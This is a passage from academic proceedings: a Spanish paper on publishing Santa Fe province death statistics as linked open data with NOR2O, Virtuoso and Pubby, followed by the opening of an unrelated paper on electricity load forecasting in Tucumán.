Considerando el planteo inicial del caso de estudio, donde uno de sus pilares fundamentales es la apertura de los datos a la ciudadanía, se espera como usuario a cualquier persona interesada en obtener información estadística sobre las defunciones ocurridas en la provincia de Santa Fe. Por lo tanto, los usos potenciales pueden ser muchos y muy variados: desde un investigador independiente con necesidades particulares a una entidad gubernamental con intención de abordar y solucionar problemáticas políticas y/o sociales.

4.6. Especificación de Requerimientos

Los requerimientos pueden ser tanto funcionales como no funcionales. Los requerimientos funcionales permiten establecer los comportamientos del sistema, a partir de las funciones que este proporciona al usuario.

En el caso de estudio, los requerimientos están relacionados con los principios de Gobierno Abierto y datos enlazados, por lo que los datos deben publicarse en forma estándar, unívoca e interoperables de manera que puedan ser enlazados con otros datos, también deben poder ser obtenidos mediante la descarga en formato RDF o TTL (Turtle - Terse RDF Triple Language) y consultables mediante una interfaz HTML o mediante SPARQL Queries.

A su vez, estos requisitos se complementan con los requerimientos no funcionales, que se enfocan en los cambios, en el diseño y en la implementación.

4.7. Especificación de las URIs

Otro de los objetivos fundamentales de esta etapa está en conseguir que el significado pretendido al momento de la generación de los datos sea el mismo que el significado entendido por el consumidor de los mismos, y para ello es importante definir los identificadores únicos para cada concepto. Un identificador de recursos uniforme o URI (Uniform Resource Identifier) es una cadena de caracteres que identifica los recursos de una red de forma unívoca. De esta manera, se ofrece una abstracción del lenguaje natural y se consigue evitar ambigüedades ofreciendo una forma estándar y particular para referirse a cualquier recurso.

Se adopta como raíz de las URI y a su vez, como dominio donde se publicará toda la información generada en el marco del caso de estudio.

`http://localhost:8080/`

El siguiente nivel dentro de la URI, corresponde a los recursos de la ontología. Para cada uno de ellos:

`http://localhost:8080/{recurso}/`

donde a partir de cada columna del archivo Excel se genera un recurso. Y por último las instancias, las cuales permiten identificar los datos asociados a cada recurso y se adopta el siguiente patrón:

`http://localhost:8080/{recurso}/{instancia del recurso}`

Ejemplos de URIs pueden verse en la Tabla 2.




Figura 4. Actividades de la Etapa 2: Modelo.

Tabla 2. Ejemplos de URIs

http://localhost:8080/Dpto_de_inscripcion/SAN
JERONIMO
http://localhost:8080/Fecha_de_inscripcion/2014-06-18
http://localhost:8080/Atencion_medica/SI

5. Etapa 2: Modelado

En esta etapa se construye el glosario de términos, luego se detalla el procesamiento realizado sobre los datos y por último se define el modelo que nos permitirá obtener la ontología. Las actividades que componen esta etapa se pueden ver a la Figura 3 y se detallan a continuación. La entrada a esta etapa es el Documento de Especificación de Requerimientos que se definió en la Etapa anterior.

5.1. Definición del Glosario de términos

Uno de los objetivos dentro de la etapa de modelado consiste en definir el glosario de términos, el cual se compone de una lista de palabras acompañadas de su significado o de algún comentario que ayudan al entendimiento del dominio específico. Para armar el glosario de términos se parte de la lista de Términos definida en la etapa anterior. El fin primero es presentar todos aquellos términos importantes, poco conocidos, o de difícil interpretación para que el usuario pueda comprender la información que se encuentra inmersa en el sistema. En la Tabla 3 se observa un extracto del Glosario de Términos definidos para el caso de estudio.

Tabla 3. Extracto del Glosario de Términos.

Término	Definición	Valores Posibles	Nombre Variable
Dpto. de Inscripción	Departamento donde se produjo la inscripción.	Anexo tabla tgeografia	Dpto_de_inscripcion
Fecha de Inscripción	Fecha en la que se produjo la inscripción. En formato Dia/Mes/Año.		Fecha_de_inscripcion
Atención Médica	Indica si tuvo atención médica durante la enfermedad o lesión que condujo a la muerte.	1 - SI, 2 - NO, 9 - IGNORADO, 0 - DESCONOCIDO	Atencion_medica
Médico suscriptor	Indica si lo atendió el médico que suscribe.	1 - SI, 2 - NO, 9 - IGNORADO, 0 - DESCONOCIDO	Medico_suscriptor
Causa Defunción CIE (código)	El código del motivo de la defunción.	Anexo tabla tcie10	Causa_defuncion_CIE_codigo
Muerte violenta	Especifica el tipo de muerte violenta.	1 - ACCIDENTE, 2 - SUICIDIO, 3 - HOMICIDIO, 9 - IGNORADO, 0 - DESCONOCIDO	Muerte_violenta

5.2. Procesamiento de los datos

El objetivo de la presente actividad es desnormalizar los datos que sean necesarios. Para este procesamiento la presente metodología propone utilizar el lenguaje R el cual es un lenguaje de programación con un enfoque al análisis estadístico. Se trata de uno de los lenguajes más utilizados en investigación por la comunidad estadística, siendo además muy popular en el campo de la minería de datos, la investigación biomédica, la bioinformática y las matemáticas financieras. A esto contribuye la posibilidad de cargar diferentes bibliotecas o paquetes.

RStudio es un entorno de desarrollo integrado para R. Incluye una consola, editor de sintaxis que apoya la ejecución de código, así como herramientas para el trazado, la depuración y la gestión del espacio de trabajo.

Entre los motivos que impulsaron la decisión de proponer este lenguaje para el procesamiento de los datos, se puede destacar que tanto R como RStudio se distribuyen bajo la licencia GNU GPL, son multiplataformas, es decir, están disponibles para los sistemas operativos Windows, Macintosh, Unix y

GNU/Linux. Además, es uno de los lenguajes más utilizados a nivel académico por su simpleza y su extensa documentación en línea.

Para el caso de estudio, el procesamiento consistió en la desnormalización de la información existente en el archivo Excel que se descargó del sistema SIMS, con el objetivo de darle mayor significancia a los datos que se van a publicar. De esta manera, la información que se publicará cumplirá con el requisito de ser autocontenida, sin necesidad de recurrir a fuentes externas para obtener su significado. Buscando cumplir con esta meta, se realizaron todos los cruces entre la información contenida en las once tablas en formato dbf identificadas en la Etapa anterior, con los datos de las defunciones ocurridas en la provincia de Santa Fe, durante el año 2014.

Lo que se obtuvo fue el mismo archivo Excel pero ahora los campos contienen la información explícita a la cual los códigos hacen referencia y no los códigos. Agregando información y significado donde antes sólo había datos.

A modo de estandarizar este procesamiento, se generaron cinco nuevas tablas con información que faltaba sobre los valores posibles que cada uno de los campos podía tomar pero que pudimos inferir porque se encontraba de manera implícita en los datos.

De esta forma se mantiene la consistencia, ya que todos los atributos van a estar escritos exactamente de la misma forma, y si fuese necesario agregar, quitar o modificar algún valor, se haría solamente en estas tablas.

Las tablas que se agregaron son las siguientes:

- actividad_nueva.xlsx
- tcoertura_medica.xlsx
- tgenerica.xlsx
- tlocal_ocurrencia.xlsx
- tmuerte_violenta.xlsx

Luego, y producto de esta actividad se programó un script, es decir un archivo de procesamiento por lotes, en lenguaje R y utilizando el IDE de desarrollo RStudio, que resuelve todo el procesamiento. Este script toma como entrada:

- El archivo con las defunciones ocurridas en la provincia de Santa Fe durante el año 2014.
- Las tablas que obtuvimos en las entrevistas.
- Las tablas que generamos para reflejar la información faltante en los datos.

Y como salida, se obtiene el mismo archivo con las defunciones ocurridas en la provincia de Santa Fe durante el año 2014 ya desnormalizado.

5.3. Modelado

El modelado consiste en definir en base a los datos cuáles de ellos serán clases, y cuáles serán instancias de las clases, las relaciones existentes y la nomenclatura que se seguirá.

Para el caso de estudio, cada columna en el archivo Excel como lo son por ej.: Dpto. de Inscripción, Fecha de Inscripción, Atención Médica, etc. corresponderá a una clase, y cada celda de esas columnas, será una instancia de esas clases. Para ello, es sumamente importante la desnormalización realizada en la actividad anterior.

Se definió también que cada fila será una persona fallecida identificada de manera única por un campo ID que se corresponderá con el número de fila y el conjunto de celdas de esa fila, será su grupo de atributos, todo esto se visualiza en la Figura 5.

Las relaciones entre instancias tendrán la nomenclatura formada por la palabra “tiene” seguido del nombre de la Clase y utilizando “_” (guión bajo) para los espacios, de esta manera, cada instancia tendrá una relación `tiene_Dpto_de_inscripcion` asociada a la instancia que le corresponda de la Clase Dpto de inscripción, por ejemplo `SAN_JERONIMO`. Este tipo de relaciones en Ontologías se conoce como Object Properties y permiten relacionar instancias entre sí.




Figura 5. Definición del modelo a partir de los datos.

El segundo tipo de relaciones que tendrán las instancias permite asociarle un valor literal, siguiendo con el ejemplo anterior, la instancia `SAN_JERONIMO` tendrá asociado el valor literal “SAN JERONIMO”. Este segundo tipo de relaciones en Ontologías se conoce como Datatype Properties y permiten relacionar instancias con literales RDF.

6. Etapa 3: Generación

El objetivo de esta etapa es la obtención de una representación ontológica de los datos a publicar, para que los mismos estén en un formato estructurado, no propietario, estándar e interoperable en el contexto de la Web Semántica.

Para ello, se propone el uso de una herramienta, denominada NOR2O, que convierta los datos desde un recurso no ontológico a una ontología. Las actividades que componen esta etapa se presentan en la Figura 6. Las entradas a esta etapa son el Glosario de Términos, el Modelo de datos y los datos desnormalizados generados en la etapa anterior.




Figura 6. Actividades de la Etapa 3: Generación.

6.1. Construcción de la Ontología

Para utilizar NOR2O, se debe llevar a cabo su configuración mediante tres archivos: nor.xml, prnor.xml y or.xml. Con nor.xml se desarrolla la fase de obtención de los datos desde el recurso no ontológico. Dado que en el modelado indicamos que cada columna del archivo Excel debe ser una clase, creamos un esquema ("SchemaEntity") por cada una de estas, de modo que los esquemas luego serán las clases.

Como se puede ver en el siguiente ejemplo, se indica explícitamente qué columna del archivo fuente corresponde al esquema y las filas de donde se obtendrán los valores que luego servirán para crear las instancias. En este caso, se representa a la causa de muerte (CIE_DESCRIPCION), definiendo:

```
<SCHEMAENTITY NAME="CIE_DESCRIPCION">
  <ATTRIBUTE NAME="NAME" VALUEFROM =
    "HOJA1.[AF2:AF28815]" TYPE="STRING"/>
</SCHEMAENTITY>
```

Así, podemos ver cómo se asigna la columna AF de la hoja de cálculo al SchemaEntity creado para la causa de muerte (CIE_desccripcion), y se añade un Atributo ("ATTRIBUTE") para el nombre.

Luego, cuando se crea el esquema Persona_Fallecida, se define una relación entre los dos esquemas de la siguiente manera:

```
<SCHEMAENTITY NAME="PERSONA_FALLECIDA"
  TYPE="NARY">
  <RELATION NAME="TIENE_CIE_DESCRIPCION"
  USINGSPREADSHEETCOLUMN="AF"
  DESTINATION="CIE_DESCRIPCION"/>
</SCHEMAENTITY>
```

En la primera línea se define que será una relación binaria ("NARY"), en la segunda, el nombre que se le dará a ésta y la columna que se usa para obtener los datos ("AF"). Al definir "DESTINATION" se está indicando el destino de la relación.

Posteriormente, mediante el archivo prnor.xml se realizan las transformaciones de los esquemas a las clases de la ontología. Es decir, a partir de los "SchemaEntity" creados en el archivo nor.xml, se crean las clases. Además, para cada relación definida se generan las Object Property y para cada atributo las Datatype Property.

En esta etapa se define entonces, por ejemplo, para la clase Persona_Fallecida, las correspondientes relaciones (Object Properties) hacia algunas de las otras clases, entre ellas, la Causa de muerte (CIE_DESCRIPCION):

```
<CLASS FROM="PERSONA_FALLECIDA" IDENTIFIER =
  "PERSONA_FALLECIDA">
  <OBJECTPROPERTY FROM="TIENE_CIE_DESCRIPCION"
  TO="TIENE_CIE_DESCRIPCION"/>
  <OBJECTPROPERTY FROM="TIENE_ATENCION_MEDICA"
  TO="TIENE_ATENCION_MEDICA"/>
  <OBJECTPROPERTY FROM="TIENE_FECHA_DEFUNCION"
  TO="TIENE_FECHA_DEFUNCION"/>
  <OBJECTPROPERTY FROM="TIENE_FECHA_NACIMIENTO"
  TO="TIENE_FECHA_NACIMIENTO"/>
  .
  .
</CLASS>
```

Y luego, se crean los Datatype Property para cada clase, por ejemplo para la causa de muerte:

```
<CLASS FROM="CIE_DESCRIPCION"
  IDENTIFIER="CIE_DESCRIPCION">
  <DATATYPEPROPERTY FROM="[NAME]" TO="NAME"
  TYPE="HTTP://WWW.W3.ORG/2001/XMLSchema#STRING"/>
  >
  <INDIVIDUAL FROM="CIE_DESCRIPCION"
  IDENTIFIER="CIE_DESCRIPCION/[NAME]"/>
</CLASS>
```

Por último, a partir del contenido del archivo or.xml, el Conector de Recursos Ontológicos generará la

ontología en formato RDF. Aquí se debe definir el nombre de la ontología, la URI base y el nombre del archivo final:

```
<OR NAME="MAYORES_2014"
  ONTOLOGYURI="HTTP://LOCALHOST:8080/"
  ONTOLOGYFILE="ONTOSALUD_2014.RDF"
  IMPLEMENTATION="OWL" ALREADYEXIST="NO"
  SEPARATOR="">
</OR>
```

Además, se puede ver que se define el tipo de implementación (OWL) y que la ontología todavía no existe (alreadyExist="no"), de modo que los datos se crearán desde cero en lugar de ser agregados a un archivo existente.

6.2. Verificación de la Ontología

Una vez generada la ontología, se debe proceder a realizar una verificación técnica de su estructura, tipos de datos, relaciones, etc. Para ello, se puede utilizar una herramienta de edición de ontologías que realizar la

renombrarlos para que los mismos tengan un sentido semántico.

En el caso de estudio, se pudo determinar que la entidad Persona Fallecida y la Causa de muerte en la ontología estaba representada por el término CIE _descripción, el cual fue modificado. Luego, podemos nombrar a las propiedades de la Persona Fallecida que están relacionadas con el hecho por el cual se produjo el fallecimiento y su nivel de cobertura social. Entre ellas: Atención médica (si tuvo antes de producirse el deceso), Cobertura médica, Muerte violenta, Local de ocurrencia (establecimiento de salud donde se produjo), Fecha de defunción, Ocurrencia (Localidad). Posteriormente, se encuentran las propiedades que representan el nivel socioeconómico: Edad, Sexo, Nivel de instrucción (educativo), Actividad laboral y Residencia Localidad. Además, están representadas otras propiedades secundarias que agregan detalles sobre la Causa de muerte, cuando esta tiene causas múltiples, datos sobre los familiares, y datos secundarios sobre la ocurrencia del hecho.




Figura 7. Ontología generada vista desde Protégé.

verificación automáticamente.

Para verificar la ontología del caso de estudio se utilizó el editor de ontologías Protege. De esta manera, con Protégé podemos visualizar la estructura, explorar las diferentes propiedades de cada clase y relaciones entre los individuos que pueblan la ontología. Una vista de la ontología generada puede verse en la Figura 7.

6.3. Descripción de la Ontología

El objetivo de esta actividad es revisar los términos que se generaron automáticamente en la ontología y

7. Etapa 4: Publicación

Las actividades en esta etapa (Figura 8) vienen dadas por un lado en persistir la ontología generada en una base de datos orientada a grafos, y por el otro en hacerlos públicos mediante un SPARQL Endpoint que permite realizar consultas símil SQL, además, como mecanismo de validación, se responden las preguntas de competencia.




Figura 8. Actividades de la Etapa 4: Publicación.

7.1. Persistencia de los Datos

Luego de crear e instanciar la ontología debemos persistirla en una base de datos orientada a grafos, ya que no puede ser persistida en una base de datos relacional.

Para cumplir con este propósito en esta metodología se propone usar Virtuoso, que es un motor de base de datos híbrido que combina las funcionalidades de un RDBMS tradicional (Sistema de gestión de bases de datos relacionales), ORDBMS (Sistema de gestión de Bases de Datos Objeto-Relacional), base de datos virtual, RDF, XML, texto libre, servidor de aplicaciones web y funcionalidades de servidor de archivos en un solo sistema. En lugar de tener servidores dedicados para cada uno de los tipos de funcionalidades antes mencionadas, Virtuoso es un "servidor universal multiproceso" que implementa varios protocolos. La edición de código abierto de Virtuoso Universal Server también se conoce como OpenLink Virtuoso.

Virtuoso se ejecuta como un servidor que escucha por defecto en el puerto 8890. La totalidad del proceso de persistencia y una gran cantidad de configuraciones se realiza a través de una interfaz gráfica lo cual facilita el proceso. Luego, una vez que se realiza el acceso se ingresa al menú Linked Data y allí a Quad Store Upload, en donde en primer lugar, se debe cargar el archivo RDF que contiene a la ontología generada en la actividad anterior.

7.2. SPARQL Endpoint

Como resultado de la actividad anterior, se obtiene una ontología instanciada persistida en memoria secundaria, accesible a través de un SPARQL Endpoint. Un SPARQL Endpoint es un punto de acceso a la ontología que permite realizar consultas en lenguaje SPARQL. Siguiendo con las actividades de Publicación, se quiere asegurar que los datos están persistidos y son accesibles a través de un SPARQL Endpoint.

Finalizado el proceso de publicación de la ontología, se realizan consultas en SPARQL que permiten dar respuesta a las preguntas de competencia propuestas en la

etapa de Especificación. Esta es una manera de validar la ontología generada, corroborando que las respuestas obtenidas son coherentes y concisas con las preguntas formuladas.

8. Etapa 5: Explotación

En la etapa de Explotación, el objetivo consiste en implementar una interfaz HTML, para que los datos publicados a través de un SPARQL Endpoint y bajo una estructura ontológica, puedan ser accedidos desde un navegador Web, además de enlazables.

Las actividades que se desarrollan en esta etapa pueden verse en la Figura 9.




Figura 9. Actividades de la Etapa 5: Generación.

8.1. Desplegar Servidor HTTP

Un servidor HTTP es un sistema diseñado para procesar aplicaciones del lado del servidor en arquitecturas con modelos Client-Server, realizan conexiones bidireccionales o unidireccionales, síncronas o asíncronas con el cliente, utiliza el protocolo HTTP para llevar a cabo estas comunicaciones.

Un Servidor Web Local es aquel Servidor HTTP que reside en la red local del equipo de referencia. Cuando un servidor Web se encuentra instalado en el mismo equipo desde el cual se desea acceder puede utilizarse la dirección de Loopback, 127.0.0.1 en Ipv4 y ::1 en Ipv6. El puerto es el TCP 80. El directorio donde se almacenan los archivos viene determinado por la configuración, y puede ser modificado.

Apache Tomcat es un sistema de código abierto, implementado totalmente en Java, permite desplegar servidores HTTP de manera local.

8.1.1 Instalación y configuración de Apache Tomcat.

Dado que Tomcat está desarrollado en su totalidad en Java, es requisito tener instalado previamente el Java SE Development Kit (JDK), el cual es un entorno de desarrollo, que permite entre otras cosas, crear aplicaciones utilizando el lenguaje de programación Java, también es necesario tener correctamente configurada la variable de entorno JAVA_HOME. Luego de realizar la

descarga, no requiere mayores configuraciones, basta con crear la variable de entorno CATALINA_HOME y editar las variables CLASSPATH y Path. Finalmente, para iniciar el servidor Apache Tomcat debemos ejecutar el archivo startup.bat.

8.2. Configurar y Desplegar Pubby

Una gran cantidad de datos de la web semántica están publicados dentro de Triple Stores y solo pueden ser accedidos por personas con conocimiento en tecnologías semánticas, realizando consultas SPARQL al punto de acceso. Una de las formas de sortear estas dificultades es mediante Pubby que se autodefine como una interfaz HTML de Linked Data para el SPARQL Endpoint.

Para configurar Pubby es suficiente con modificar el archivo config.ttl, en el que se especifica entre otras cosas el nombre del proyecto, la dirección del SPARQL Endpoint (<http://localhost:8890/sparql> en el caso de nuestro caso de estudio), los prefijos, la raíz donde va a correr Pubby.

Luego, desde la interfaz gráfica que expone Pubby, en nuestro caso en <http://localhost:8080>, el Apache Tomcat levanta el servidor y muestra la ontología. A partir de aquí se puede navegar por todos los datos.

En la Figura 10 se puede ver la localidad de Arocena, y todas las personas que fallecieron allí.

Figura 10. Interfaz de Pubby.

Property	Value
? name	AROCENA ()
is ? tiene_Residencia_localidad_descripcion of	<ul style="list-style-type: none"> <http://localhost:8080/Persona_Fallecida/1> <http://localhost:8080/Persona_Fallecida/12016> <http://localhost:8080/Persona_Fallecida/13582> <http://localhost:8080/Persona_Fallecida/2> <http://localhost:8080/Persona_Fallecida/269> <http://localhost:8080/Persona_Fallecida/46> <http://localhost:8080/Persona_Fallecida/5316> <http://localhost:8080/Persona_Fallecida/497> <http://localhost:8080/Persona_Fallecida/518> <http://localhost:8080/Persona_Fallecida/519> <http://localhost:8080/Persona_Fallecida/531> <http://localhost:8080/Persona_Fallecida/5316> <http://localhost:8080/Persona_Fallecida/547> <http://localhost:8080/Persona_Fallecida/550> <http://localhost:8080/Persona_Fallecida/81>
? type	<http://localhost:8080/Residencia_localidad_descripcion>

This page shows information obtained from the SPARQL endpoint at <http://localhost:8890/sparql>.
[As Turtle](#) | [As RDF/XML](#) | [Browse in Disco](#) | [Browse in Tabulator](#) | [Browse in OpenLink Browser](#)

9. Conclusiones y trabajos futuros

En el presente trabajo se presentó un Marco de trabajo para la publicación de datos abiertos siguiendo los principios de datos enlazados. Este Marco de trabajo fue aplicado a un caso real. Como contribuciones de este marco de trabajo se pueden citar:

- Alternativa a la generación de ontologías, en la que en vez de generar la ontología por un lado y luego poblarla por el otro, se realiza todo el proceso en el mismo paso.
- Automatización del proceso de desnormalización de los datos mediante un script.

- Evaluación e implementación de herramientas, algunas de las cuales todavía están en desarrollo.
- Publicación de los datos de manera estructurada en un formato no propietario, identificado unívocamente los recursos y propiedades mediante URIs.
- Transformación de datos en información, e información en conocimiento.

Como trabajos futuros que se desprenden de esta investigación se pueden nombrar: (1) Automatizar completamente el proceso, desde el modelado hasta la explotación, (2) Crear un sistema basado en ontologías que haga uso de los datos publicados.

10. References

- [1]. Bennet, D.; Harvey, A. (2009) Publishing Open Government Data. W3C Working Draft. Disponible en: <https://www.w3.org/TR/gov-data/>
- [2]. Berners-Lee, Tim (1998). Semantic Web roadmap. Disponible en (accedido el 28/08/2017): <http://www.w3.org/DesignIssues/Semantic.html>
- [3]. Berners-Lee, Tim (2006). Linked Data. Disponible en: <https://www.w3.org/DesignIssues/LinkedData.html>
- [4]. Bizer, Christian; Heath, Tom; Idehen, Kingsley y Berners-Lee, Tim. Linked data on the web. En: Jinpeng Huai; Robin Chen; Hsiao-Wuen Hon; Yunhao Liu; Wei-Ying Ma; Andrew Tomkins y Xiaodong Zhang (Eds.), Proc. of the 17th International Conference on World Wide Web, WWW 2008, Beijing, China, pp. 1265-1266. ACM.
- [5]. Calderón, C.; Lorenzo, S.; Open Government: Gobierno Abierto. Alcalá la Real, España: Algón Editores. ISBN 978-84-937218-5-5, 2010.
- [6]. Concha, Gastón y Naser, Alejandra. Datos abiertos: Un nuevo desafío para los gobiernos de la región. Instituto Latinoamericano y del Caribe de Planificación Económica y Social (ILPES). Santiago, Marzo de 2012.
- [7]. Gruber, Thomas R.; Toward principles for the design of ontologies used for knowledge sharing. International Journal of Human-Computer Studies, 43(5-6), pp. 907–928, 1995.
- [8]. Gruninger M., Fox M.S., Methodology for the design and evaluation of ontologies, in: Workshop on Basic Ontological Issues in Knowledge Sharing, Montreal, 1995.
- [9]. Hausenblas Michael (2011). Linked Data life cycles. <http://linked-data-life-cycles.info/#about>
- [10]. Heath Tom, Bizer Christian; Linked Data - Evolving the Web into a Global Data Space. Morgan & Claypool Publishers, 2011.
- [11]. Informe Fundación Telefónica. Las TIC en el gobierno abierto: Transparencia, participación y colaboración. Informe 27, 2013. Disponible en: http://www.fundaciontelefonica.com/arte_cultura/publicaciones-listado/pagina-item-publicaciones/itempubli/211/
- [12]. Lago, B.; Cacheiro, M. L. (2008) La Web Semantica en la Educación. Utah Valley University, Utah, EEUU; Universidad Nacional de Educación a Distancia, España.
- [13]. Latif, Atif; Hoefler Patrick; et ál. (2009). The Linked Data Value Chain: A Lightweight Model for Business

- Engineers. Disponible en (accedido 28/08/2017); <http://claudiawagner.info/publications/LOD-aluechain.pdf>
- [14]. Lozano, A.; Calusco, M. L.; Rico, M.; Publicación basada en ontologías de datos de gobierno abierto: Aplicación al personal del gobierno de la provincia de Santa Fe. En: 41º Jornadas Argentinas de Informática de la SADIO, 2012.
- [15]. Marbán Óscar, M. y Segovia, G. J. A data mining and knowledge Discovery process model. En: la minería de datos y descubrimiento de conocimiento en aplicaciones reales, Editado por: Ponce, J. y Karahoca, A. ISBN 978-3-902613-53-0, pp 438-453, I-Tech, Viena, Austria, 2009.
- [16]. Ramírez Aluja, Alvaro V. (2010). Innovación en la gestión pública y open government (gobierno abierto): una vieja nueva idea. En: Revista Buen Gobierno, 9, pp. 94 – 133.
- [17]. Sören, A.; Lehmann, J.; Ngonga Ngomo, A.; Zaveri, A. (2014) Introduction to linked data and its lifecycle on the web. En: Reasoning web. Reasoning on the web in the big data era: 10th international summer school 2014 [(RW 2014)], Athens, Greece, September 8-13, Proceedings Springer International Publishing, 2014 (LNCS 8714).
- [18]. Valencia Castillo Edwin; Recuperación y organización de la información a través de RDF usando SPARQL. Universidad Pontificia de Salamanca –Madrid, 2009.
- [19]. Vilches-Blazquez, LM. and Sevilla Sánchez, C. and Villalon, Miguel and Rodriguez, Antonio F. and Gómez-Pérez, A. (2013). Combinando Linked Data con servicios geoespaciales. In: "IV Jornadas Ibéricas de Infraestructuras de Datos Espaciales (JIIDE2013)", November 14, 2013, Toledo, Spain.
- [20]. Villazón-Terrazas B., Corcho Oscar; Methodological Guidelines for Publishing Linked Data. Facultad de Informática, Universidad Politécnica de Madrid, 2011.

Short-Term Load Forecasting for Low Voltage Distribution Lines in Tucumán, Argentina

Jimenez, Victor Adrian¹, Lizondo, Diego Fernando^{1,3}, Will, Adrian^{1,2}, Rodríguez, Sebastián^{1,3}

¹ *Grupo de Investigación en Tecnologías Informáticas Avanzadas - U.T.N.-F.R.T.
Rivadavia 1050, Tucumán, Argentina*

² *Universidad Nacional de Tucumán - Facultad de Ciencias Exactas y Tecnología
Av. Independencia 1800, Tucumán, Argentina*

³ *Consejo Nacional de Investigaciones Científicas y Técnicas*

{adrian.jimenez, diego.lizondo, adrian.will, sebastian.rodriguez}@giti.org

Abstract

Load forecasting is a critical technique in the decision-making process for the proper management of different aspects of the electricity distribution network. Load Forecasting is a very complex problem, and there is a wide variety of techniques to address it. However, it is the data and local conditions that determine what technique is the best. In this work, we compare different One-Day-Ahead Load Forecasting methods, applied to data from low voltage distribution lines in Tucumán, Argentina, to determine which one is the most suitable for this region. We describe in detail each step of the methodology, including the application of a variable selection method based on Genetic Algorithms. In the forecast model building stage, we used and compared three algorithms: Multi-Linear Regression, Radial Basis Function Neural Network, and Feed-forward Neural Network. Results show that Radial Basis Neural Networks is the best in our case, which allows predictions with a Mean Absolute Percentage Error (MAPE) between 6.9% and 10.1% in the selected cases. This accuracy is sufficient for the management improvement purposes of the local electricity company.

Keywords: Short-term Load Forecasting, Multi-Linear Regression, Feed-forward Neural Network, Radial Basis Function Neural Network, Variable Selection, Genetic Algorithm

Introduction

The constant growth of electricity consumption over recent years in Argentina caused an increase in demand at different levels. This provokes that the electrical systems are becoming more inefficient and unstable [1], and thus requires better control and monitoring. In view of this situation, many Distribution Companies began to consider the integration of information and

